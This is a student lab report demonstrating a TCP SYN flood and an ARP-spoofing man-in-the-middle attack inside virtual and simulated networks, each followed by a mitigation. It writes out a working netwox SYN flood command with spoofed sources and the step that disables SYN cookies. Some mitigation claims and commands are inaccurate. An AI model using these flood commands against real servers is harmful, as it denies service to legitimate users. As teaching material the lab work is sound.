



Networking Attack Report

Conducted by Matthew Waller & Róisín Mc Phillips

Introduction & Overview

Computing has evolved and advanced with acceleration so far within the past number of years. There is such a demand for businesses to compete by developing the latest features and updates for clients, causing many of the IT Workforce rushing to get the project done within a certain amount of time. It may be a good thing for the user to receive these upgrades, however these latest advancements may not be secure or reliable in terms of computer or network security because security may not have been a major priority to get the project complete.

This report demonstrates and details how the impact of insecure communications protocols can affect a network environment. Matthew Waller and Róisín Mc Phillips will present two network vulnerabilities, what vulnerability it causes, what impact it will have, and a means of mitigating against those vulnerabilities. This document will detail vulnerabilities executed based on a virtual-machined network environment. Matthew Waller will present the *TCP Attack (Documented on April 1st, 2020)*, and Róisín Mc Phillips will demonstrate the *Man in the Middle Attack*. Referencing is attached within the last section of this document; you can view more information and guidance through those original sources.

TCP SYN Flood Attack

1. Introduction to TCP

TCP was invented in the 1970s, and now is being used throughout many day-to-day activities such as the WWW and emails. Based on my previous knowledge and research from CloudFlare, my understanding is that TCP can use the handshake protocol where the client sends an SYN packet request to the server, the server responds with an SYN-ACK agreement packet being sent back to the client. The client then sends a final ACK packet confirming the agreement with the server, it is now when both have a connection that is stable, and can now transfer data between each other (CloudFlare, n.d.). Time can sometimes be more of an importance than security or reliability by many applications and so can result in vulnerabilities within TCP. I will take a look at a sample TCP Attack called SYN Flood attack where not having the correct security implementations can lead to a denial of service to their clients.




Figure 1 (TCP Handshake) - © (CloudFlare, n.d.)

2. Objectives

The main objective to demonstrate and detail this attack is to show the main vulnerabilities within TCP, specifically I will be looking at the TCP SYN Flood attack process. To aid with my explanation of the SYN Flood attack process, I have attached an image from CloudFlare of a sample SYN Flood attack. A TCP SYN Flood attack is aimed at the TCP Handshake process where an attacker usually sends multiple false IP packet requests to the server, with an aim to use all network resources on the server (using all the ports on the server and leaving them half-open), thus overloading the server and giving a denial of service to any client machine in the world who wishes to connect to the server during such an attack. This is a form of DDoS (Denial of Service). Cloudflare states "A SYN flood (half-open attack) is a type of denial-of-service (DDoS) attack which aims to make a server





Figure 2 - (TCP SYN Flooding Attack) - © (CloudFlare, n.d.)

unavailable to legitimate traffic by consuming all available server resources..." (CloudFlare, n.d.). I will follow the execution steps from the TCP/IP Lab Attack Document from SEED (Wenliang Du, 2018). The network environment will be setup and executed virtually using Oracle VirtualBox 6.1 with pre-built Ubuntu Machines running OS Version 16.04. These Image Files can be downloaded from the SEED website https://seedsecuritylabs.org/lab_env.html. I have attached a list of additional support material which I also used for learning resources in the last section of this document.

3. Office Environment and Setup

In order to complete this TCP Attack, I require three virtual machines connected to a NAT Internal network on the same Gateway (I called it Office-Network with an IP of 192.168.10.1). I then manually assigned static IP Addresses to each virtual machine (as per the diagram I have created below for a visual representation) within the IPv4 tab of Ubuntu settings.

The Server Machine will be the victim which the SYN Flood Attack will be aimed at, the TCP Attacker is the machine which I will use for executing the Netwox commands for the SYN Flood Attack, while the Client will be the observer which I will use to try to establish connections with the server before and during I execute the SYN Flood attack. All three virtual machines are running Ubuntu OS Version 16.04. Within Oracle VirtualBox I cloned the master image file downloaded from SEED, distributed them to each virtual machine and setup each with the following configurations:



4. Procedures

These are the procedures I executed below to successfully run the SYN Flood attack. Note that because I have three virtual machines, I will be executing commands in each machine, I have denoted the virtual machine name for each command I execute. All commands are highlighted with a grey background. All screenshots below are taken from my virtual machines directly.

Server: Check MAX Amount of Client Queues

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

Based on my understanding with (Viethen, 2015), within the Server Virtual Machine, the following command will be used to observe the queue of clients that can send a SYN packet to the server, and received a SYN-ACK response from the server however the server is still waiting to receive the final ACK packet to be sent to it. After that number limit has been reached, the Server denies every request after that who wishes to connect. In the screenshot below, you can see the server will allow only 128 connections awaiting a response from the client.

```

Server (Initial) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[04/10/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[04/10/20]seed@VM:~$
  
```

4.1 Server: Disable SYN Cookies

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
```

Before I try the SYN Flood Attack I will execute the following command to stop the SYN Cookie Backup which will put itself in place in the Server if it detects an attempted SYN Flood Attack I will discuss SYN Cookies in Section 5 as part of my Mitigation.

4.2 Server: Show Port Statuses

```
netstat -tna
```

This command is able to output all ports of the machine, and the status of that port. Here I can see that all ports have a status of LISTEN because no client yet has requested to connect or communicate to the server.

Here is sample output of our server machine. When I want to communicate the client to the server via the telnet command, the TCP Handshake will complete successfully and show a port with the status of ESTABLISHED.

```
[04/11/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.1.2:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::*                    :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                    :::*                     LISTEN
tcp6       0      0 :::22                    :::*                     LISTEN
tcp6       0      0 :::631                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::953                   :::*                     LISTEN
[04/11/20]seed@VM:~$
```

4.3 Client: Telnet to the Server IP

```
telnet 10.0.1.2
```

telnet is a command that is used between machines to communicate to each other via text. I will use telnet as a form of communication to verify if I am able to connect to the server before and during the SYN Flood Attack. I will execute this command to connect the server, once connected to the server, it will use the TCP Handshake to connect to the server and use one of the server ports.

The screenshot on the client machine shows the successful connection between the server and client. In the next step, I will show the status of the ports on the server to see if there is an ESTABLISHED port.

```
[04/11/20]seed@VM:~$ telnet 10.0.1.2
Trying 10.0.1.2...
Connected to 10.0.1.2.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Apr 11 07:57:33 EDT 2020 from 10.0.1.2 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic 1686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
[04/11/20]seed@VM:~$
```

4.4 Server: Show Port Statuses

```
netstat -tna
```

As we can see in the screenshot in the server machine. The status of port 23 has been ESTABLISHED. This verifies that the TCP Handshake protocol has been successful.

Note - The port state will show SYN_RECV only when the server is awaiting on the client to agree to the SYN-ACK packet. From Step 4.5, I will begin the TCP Attack.

```
[04/11/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.1.2:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.1.2:23             10.0.1.3:43944          ESTABLISHED
tcp6       0      0 :::*                    :::*                     LISTEN
tcp6       0      0 :::80                    :::*                     LISTEN
tcp6       0      0 :::21                    :::*                     LISTEN
tcp6       0      0 :::53                    :::*                     LISTEN
tcp6       0      0 :::22                    :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::953                   :::*                     LISTEN
[04/11/20]seed@VM:~$
```

4.5 Attacker: Execute the Netwox command

```
sudo netwox 76 -i 10.0.1.2 -p 23 -s raw
```


This Netwox command when executed, sends multiple requests to the IP supplied in the command (in this case it is the IP Address of the server being 10.0.1.2). I want to overload this on Port 23 which was included in the command. I set the spoof parameter to 'raw' where it will spoof the server at an IPV4 level (one of the most common parameter types of spoofing).

4.6 Server: Show Port Statuses

```
netstat -tna
```

Again, I now return to the server and observe the port statuses after the Netwox command from the attacker.

From the screenshot we can see the Netwox attack was successful. You can see the port 23 has been bombarded with all of these requests. You can also see the state of these requests – note that they show the SYN-RECV state, this is what I wanted to achieve. Not only that, you also can see that the Foreign Addresses are all different IPs, this means that if I were doing a direct attack using only one IP Address and in future if the Administrator observes and notices a surge of these requests from the same Foreign IP Address, they will block that IP Address by using their firewall application. This can block that machine completely and prevent any further communication with the server and thus, minimize the risk of a SYN Flood attack from that IP Address in the future.



Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	10.0.1.2:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	10.0.1.2:23	245.5.179.136:43513	SYN_RECV
tcp	0	0	10.0.1.2:23	246.119.223.144:40413	SYN_RECV
tcp	0	0	10.0.1.2:23	252.107.47.189:12789	SYN_RECV
tcp	0	0	10.0.1.2:23	254.34.201.215:29703	SYN_RECV
tcp	0	0	10.0.1.2:23	243.43.37.53:40718	SYN_RECV
tcp	0	0	10.0.1.2:23	248.249.36.72:7909	SYN_RECV
tcp	0	0	10.0.1.2:23	244.28.121.119:6814	SYN_RECV
tcp	0	0	10.0.1.2:23	246.185.28.194:18241	SYN_RECV
tcp	0	0	10.0.1.2:23	252.238.155.34:47201	SYN_RECV
tcp	0	0	10.0.1.2:23	244.26.129.192:13809	SYN_RECV
tcp	0	0	10.0.1.2:23	255.154.207.248:16876	SYN_RECV
tcp	0	0	10.0.1.2:23	251.114.247.253:10081	SYN_RECV
tcp	0	0	10.0.1.2:23	242.131.113.127:4964	SYN_RECV
tcp	0	0	10.0.1.2:23	253.71.125.65:20261	SYN_RECV
tcp	0	0	10.0.1.2:23	253.52.147.95:58330	SYN_RECV

Because I am doing an IP Spoofing SYN Flood attack, those IP Addresses are unique, which would make it harder to block that machine from trying to attack again. As mentioned before the ports' state above in the screenshot means that the server is awaiting a final response from the client SYN-ACK, meaning that the ports are half open. Now, I'll try to get the client to make a single request to the server via the telnet command to see if I can establish a connection to communicate with the server.

4.7 Client: Attempt to Communicate to the Server after the Attack

```
telnet 10.0.1.2
```

Once I execute the telnet command to the IP of the server, you can see from the screenshot that the client is stuck in a state. The client will remain in the trying state, until the ports become free in the server.



```
Trying 10.0.1.2...
```

I can now see that the server is denying service to the client, because the client is in a trying state. This means that the client is trying to establish a connection with the server and will keep trying until ports become available again (This will be until I stop the Netwox command from the Attacker machine).

5. Mitigation of SYN Flood Attacks

There are many ways which you can do to prevent such an attack occurring such as implementing SYN Cookies and increasing the SYN Backlog queue. The main mitigation I will be discussing and demonstrating will be implementing the SYN Cookies on the Server.

SYN Cookies

SYN Cookies can be implemented with many TCP Applications. Instead of storing many of the SYN requests within a TCP memory stack, the SYN Cookie allocates a reference to that connection request when it sends back the SYN-ACK Response. Therefore, it doesn't store all these within the memory stack and overload the server. These references are known as sequence numbers. Once the client sends back the final reply to the server, the server then checks that reference (or sequence number) to confirm the authenticity of the request before accepting the request and begin communication. Within this project, in Ubuntu I can use a command to activate SYN Cookies as a security feature to help prevent the memory overload in the TCP Attack (A10 Networks, n.d.).

5.1 Server: Enable SYN Cookies

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

As said previously, I can execute this command in Ubuntu to mitigate against this attack. To turn off SYN Cookies you can change the last digit in the command. 1 denotes to enable this feature and 0 denotes to disable this feature.

See the screenshot where I received a confirmation from the terminal that SYN Cookies were activated.



```


[04/12/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[04/12/20]seed@VM:~$

```

5.2 Attacker: Execute the Netwox command

```
sudo netwox 76 -i 10.0.1.2 -p 23 -s raw
```

This Netwox command when executed, sends multiple requests to the IP supplied in the command (in this case it is the IP Address of the server being 10.0.1.2). I want to overload this on Port 23 which was included in the command. I set the spoof parameter to 'raw' where it will spoof the server at an IPV4 level (one of the most common parameter types of spoofing).



```


[04/11/20]seed@VM:~$ sudo netwox 76 -i 10.0.1.2 -p 23 -s raw

```

5.3 Server: Show Port Statuses

```
netstat -tna
```

Again, I now return to the server and observe the port statuses after the Netwox command from the attacker. I can see all of the requests in a SYN_RECV state. Now, in the next step I will try to get the client to communicate and attempt to establish a connection with the server.



```

Active Internet connections (servers and established)


```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	10.0.1.2:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	10.0.1.2:23	24.198.47.14:54283	SYN_RECV
tcp	0	0	10.0.1.2:23	14.229.15.209:32725	SYN_RECV
tcp	0	0	10.0.1.2:23	26.78.32.186:60477	SYN_RECV
tcp	0	0	10.0.1.2:23	108.48.163.249:14552	SYN_RECV
tcp	0	0	10.0.1.2:23	195.102.214.10:13819	SYN_RECV
tcp	0	0	10.0.1.2:23	28.47.99.218:6457	SYN_RECV
tcp	0	0	10.0.1.2:23	37.130.121.28:29844	SYN_RECV
tcp	0	0	10.0.1.2:23	102.12.176.81:60012	SYN_RECV

5.4 Client: Attempt to Communicate to the Server after the Attack

```
telnet 10.0.1.2
```

Once I execute the telnet command to the IP of the server, you can see now that instead of the client in a trying state as shown in part 4.7, I am now able to establish connection to the server, I am able to input the username and password.



```

[04/12/20]seed@VM:~$ telnet 10.0.1.2
Trying 10.0.1.2...
Connected to 10.0.1.2.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Apr 12 08:26:55 EDT 2020 from 10.0.1.3 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
[04/12/20]seed@VM:~$


```

I can now see that the server is allowing this request even though there are multiple requests being sent by an attacker. I will verify the established status of a port on the server in the next part.

5.5 Server: Verify the Connection between the Client and the Server

```
netstat -tna
```

You can see in the screenshot that there is an ESTABLISHED status of port 23. This proves that SYN Cookies is a means of mitigation against SYN Flood Attacks.



```

tcp 0 0 10.0.1.2:23 207.183.127.118:22145 SYN_RECV
tcp 0 0 10.0.1.2:23 58.65.231.92:42057 SYN_RECV
tcp 0 0 10.0.1.2:23 110.52.144.188:28416 SYN_RECV
tcp 0 0 10.0.1.2:23 83.215.101.18:19514 SYN_RECV
tcp 0 0 10.0.1.2:23 132.213.164.5:27405 SYN_RECV
tcp 0 0 10.0.1.2:23 17.138.34.184:37040 SYN_RECV
tcp 0 0 10.0.1.2:23 249.195.246.134:48641 SYN_RECV
tcp 0 0 10.0.1.2:23 142.37.173.229:61029 SYN_RECV
tcp 0 0 10.0.1.2:23 74.2.288.157-17830 SYN_RECV
tcp 0 0 10.0.1.2:23 10.0.1.3:45732 ESTABLISHED
tcp 0 0 10.0.1.2:23 199.48.152.79:65202 SYN_RECV
tcp 0 0 10.0.1.2:23 185.201.143.182:30795 SYN_RECV
tcp 0 0 10.0.1.2:23 58.20.96.228:20990 SYN_RECV
tcp 0 0 10.0.1.2:23 33.214.121.137-38810 SYN_RECV

```

SYN Backlog

Going back to the TCP Handshake, after the client sends a SYN packet, the server replies by sending a SYN-ACK packet and then adds this client connection to the backlog queue waiting for the client response. Note that I previously was able to execute a command on the server through the terminal to output the maximum queue length the server will allow of SYN packet requests coming in. In this case with the server, it can be seen that the maximum queue of incoming connections is limited to 128. I could increase this queue length to a much larger scale, such as 1000 or 2000 as an example. This could be done with the below command to increase the SYN Backlog.

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog=2000
```

Man In The Middle Attack

1. Introduction




Figure 3 – (Man in The Middle) – © (Nohe, 2018)

A Man in the Middle attack is where an outside source tries to break the connection between two network devices to gain information or data for their own personal use. According to (Veracode, 2020) a man in the middle attack is a type of cyberattack in which a malicious actor inserts themselves into the conversation between two parties and tries to obtain the information passed through. While a man in the middle attack is happening, most of the time the two parties sending the data won't know a foreign body is looking at their private messages or data being sent across a network. The

outside attacker can change the data being sent between two people and use this vulnerable data for their own use. This type of attack is definitely seen as a communication vulnerability as data is not 100% secure or private and can be exploited for the attacker's own benefit.

2. Objectives

The main objective is to demonstrate and detail a Man in The Middle Attack and to show the main vulnerabilities within the attack as a result. I will be doing a Man in The Middle Attack using ARP Spoofing. A Man in The Middle Attack done using ARP Spoofing is usually done when one PC (a user) sends out a request to see who owns a certain IP Address. The downfall here is that if there is four PC's on the same local network, they all see the IP address




Figure 4 – (Man in The Middle Attack With ARP) – © (Tripathy, 2019)


that has been requested (Sent out). According to (Veracode, 2020) ARP spoofing is when the malicious actor sends a false ARP messages over the local network. In result of this the malicious actor can link their Mac address with the IP address of a legit PC on the network. This is a vulnerability as a malicious attacker on the network can see the IP address of the sender and the IP address of the receiver. The attacker can then map their Mac address to the receiver IP address to appear legit and therefore interrupt the data flow. This then makes the sender believe the data being transferred to the receiver is 100% secure while in fact the attacker now is receiving the data and snooping through it before passing it on.

3. Office Environment and Setup

In order to complete this Man in The Middle Attack, we require three machines all connected to the same network. As my laptop does not support virtualisation, I have had to complete this attack using Cisco Packet Tracer. Within Packet Tracer I set up the three machines on the same Server. The Server in this case will be a Switch. This is because the Sender Pc will be sending the data to the Receiver Pc. I then manually assigned static IP Addresses to each machine within the config tab under FastEthernet0 (see the diagram below).

Within packet tracer I will have a Sender Machine and a Receiver Machine. These two machines will be sending data to each other over the Server. The Attacker Machine will attach to the same Server and try to intercept

the messages being sent. This will be done using ARP Spoofing. See the below diagram for the configurations that was used:




4. Procedures

These will be the procedures required in order for the Man in The Middle Attack to be a success. As I will have three machines, there will be commands done in each one and they will be highlighted throughout this report. All screenshots will be taking directly from my own Cisco Packet Tracer.

4.1 Setup of Machines

The first thing was to setup the configurations of each machine used. The Sender Machine was assigned the IP Address of 192.168.1.10. The Receiver Machine was assigned the IP Address of 192.168.1.20 and the Attacker (MITM) Machine was assigned the IP Address of 192.168.1.30. All three were then connected to the Server (Switch).



4.2 Check ARP Spoofing

```
arp -a
```

```
C:\>arp -a
No ARP Entries Found
```

The first thing that was done was to check the ARP Spoofing on each machine. This was to see if any machine on the server had done any pings to a different device or had already stored the ping information that was completed. ARP Spoofing allows the Attacker Machine to see the other devices IP and MAC Addresses. As no pings were done all three machines had no ARP table available.

4.3 Sender: Ping Receiver Machine


```
ping 192.168.1.20
```

The next thing is to ping the Receiver Machine from the Sender Machine to ensure the connection is live and working. As all three Machines are connected to the same Server the ARP package should be sent to all other machines as the Sender sends out the request to see who owns the IP Address of 192.168.1.20. This is where the Attacker Machine can view the IP Address of the Sender Machine and the Receiver Machine. As this is being done in Cisco Packet Tracer, we will have to use the Simulation Mode and only select the ARP Package while doing this.

```
C:\>ping 192.168.1.20
Pinging 192.168.1.20 with 32 bytes of data:
```

4.4 Simulation Mode

Once we only have the ARP package selected, we then begin the simulation process. Once we ping the Receiver Machine from the Sender Machine, we can see an ARP Package appear beside the Sender Machine. This is the data that is being sent out looking for the Receiver Machine. In the simulation panel you hit the capture forward button. This then sends the ARP package to the Server, which then sends it out to both the Receiver and Attacker Machine. The Attacker Machine declines the package as it's not for them, but takes note to the IP Address that was requested. The Receiver Machine sends back a response to the Server which sends back to the Sender Machine. Here the connection between the Sender and Receiver has been set up.



4.5 Check ARP Spoofing After Ping

```
arp -a
```

Once we have pinged the Receiver Machine from the Sender Machine, we check the ARP Table now on both machines to see if the data being transferred was successful. The ARP Table now on the Sender Machine shows the IP and MAC Address of the Receiver Machine and the type of Machine it is. The Receiver Machine now shows the ARP Table of the Sender Machine.

```
C:\>arp -a
```

Internet Address	Physical Address	Type
192.168.1.20	0010.1165.ab13	dynamic

```
C:\>arp -a
```

Internet Address	Physical Address	Type
192.168.1.10	0030.f26a.540c	dynamic

4.6 Attacker: ARP Spoofing

```
arp spoof 192.168.1.20(Receiver) 192.168.1.30(Attacker)
```

The idea here is to try and get the Attacker Machine to pass its self as the Receiver Machine and see the data the Sender Machine is sending now to the Receiver Machine. Here the Attacker Machine is now swapping the IP and Mac addresses of its Machine with the Receiver Machine. The Sender Machine has no idea of this change and proceeds as normal with data transfers. This is definitely seen as a major communication vulnerability as the Sender hasn't got 100% proof that the data being sent to the Receiver is actually the Receiver. This would then be seen as a successful Man in The Middle Attack. The Receiver machine is also think that the Attacker machine is the Sender machine as the Attack would need to pass on the data in order to not get detected in the network.

5. Mitigation of Man in The Middle Attack

There are many ways in which to prevent a Man in The Middle Attack. Some of these include Implementing Authentication / Server Login Credentials, Having Strong WEP/WPA Encryption and by Having a VPN (Virtual Private Network) (Rapid7, 2020). I will be implementing the login credentials in cisco. By enforcing these mitigations, private and confedital data can be protected and can be prevented from entering the wrong hands. This is why all data sent over local networks or through websites, emails and other ways should be encrypted and have two authentications set up to help prevent such attacks.

Server Login Credentials

According to (Rapid7, 2020) having a strong and secure server / router login credentials is essential in order to prevent a Man in The Middle Attack. It is always a good idea to make sure that your default login details are changed and kept private. By having a strong secure password, it makes it harder for an attacker to join the network and gain the private information. Only a small number of trusted users should have access to this

type of information but in some cases only one or two people would have access to this data for security reasons.

5.1 Server: Applying Secure Login Credentials

```
Server(config) terminal
Enter configuration commands, one per line. End with CNTL/Z.
Server(config)#enable secret server12345
Server(config)#line con 0
Server(config-line)#password preventmitma
Server(config-line)#exec-timeout 5 0
Server(config-line)#login
Server(config-line)#logging synchronous
Server(config-line)#exit
Server(config)#line vty 0 4
Server(config-line)#password preventmitma
Server(config-line)#exec-timeout 5 0
Server(config-line)#login
Server(config-line)#logging synchronous
Server(config-line)#exit
Server(config)#service password-encryption
Server(config)#banner motd #NOT ALLOWED!
Enter TEXT message. End with the character '#'.
banner motd #NOT ALLOWED!#

Server(config)#exit
Server#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
Server#
```

Within the example in Cisco, by adding login credentials to the Server (Switch) it would add an extra level of security and prevent the Man in The Middle Attack from going unnoticed as seen before. This type of prevent is making it harder for the Attacker to gain the information or from applying any ARP Spoofing. This also adds an extra level of prevention to data that is sensitive and private. This was added the Server in the Cisco example. The password was also encrypted to add an extra level of security. By adding this type of security measure, the attacker would also have a harder time of trying to crack the encrypted password. This could make the attacker give up their attempt.

5.2 Server: Secure Login Credentials Displayed

